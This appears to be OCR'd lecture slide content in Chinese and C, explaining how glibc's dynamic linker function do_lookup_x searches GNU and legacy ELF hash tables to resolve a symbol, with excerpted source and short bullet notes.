
```
$ 

static int
    __attribute_noinline__
    do_lookup_x(const char *undef_name, uint_fast32_t new_hash,
                unsigned long int *old_hash, const ElfW(Sym) * ref,
                struct sym_val *result, struct r_scope_elem *scope, size_t i,
                const struct r_found_version *const version, int flags,
                struct link_map *skip, int type_class, struct link_map *undef_map)
{
    size_t n = scope->r_nlist;
    __asm volatile(""
                    : "+r"(n), "+m"(scope->r_list));
    struct link_map **list = scope->r_list;
    do
    {
        const struct link_map *map = list[i]->l_real;
        if (map == skip)
            continue;
        if ((type_class & ELF_RTYPE_CLASS_COPY) && map->l_type == lt_executable)
            continue;
        if (map->l_removed)
            continue;
        if (map->l_nbuckets == 0)
            continue;

        Elf_Symndx symidx;
        int num_versions = 0;
        const ElfW(Sym) *versioned_sym = NULL;
        const ElfW(Sym) *symtab = (const void *)D_PTR(map, l_info[DT_SYMTAB]);
        const char *strtab = (const void *)D_PTR(map, l_info[DT_STRTAB]);
        const ElfW(Sym) * sym;
        const ElfW(Addr) *bitmask = map->l_gnu_bitmask;
        ...
```

$ DL lng

do_lookup_x part2

- 若對應的 hash table entry 為空，代表此 hash value 沒有對應到的 symbol

- 從 hash table 中找指定名稱的 symbol




```
if (__glibc_likely(bitmask != NULL))
{
    if (... /* hash check */)
    {
        Elf32_Word bucket = map->l_gnu_buckets[new_hash % map->l_nbuckets];
        if (bucket != 0)
        {
            const Elf32_Word *hasharr = &map->l_gnu_chain_zero[bucket];
            do
                if (((*hasharr ^ new_hash) >> 1) == 0)
                {
                    symidx = ELF_MACHINE_HASH_SYMIDX(map, hasharr);
                    sym = check_match(undef_name, ref, version, flags,
                                      type_class, &symtab[symidx], symidx,
                                      strtab, map, &versioned_sym,
                                      &num_versions);
                    if (sym != NULL) // 找到 symbol
                        goto found_it;
                }
            while ((*hasharr++ & 1u) == 0);
        }
    }
    symidx = SHN_UNDEF;
}
else
{
    if (*old_hash == 0xffffffff)
        *old_hash = _dl_elf_hash(undef_name);

    for (symidx = map->l_buckets[*old_hash % map->l_nbuckets];
         symidx != STN_UNDEF;
         symidx = map->l_chain[symidx])
    {
        sym = check_match(undef_name, ref, version, flags,
                          type_class, &symtab[symidx], symidx,
                          strtab, map, &versioned_sym,
                          &num_versions);
        if (sym != NULL) // matching
            goto found_it;
    }
}
```

$ DL lng

do_lookup_x part2

- 若對應的 hash table entry 為空，代表此 hash value 沒有對應到的 symbol
- 從 hash table 中找指定名稱的 symbol



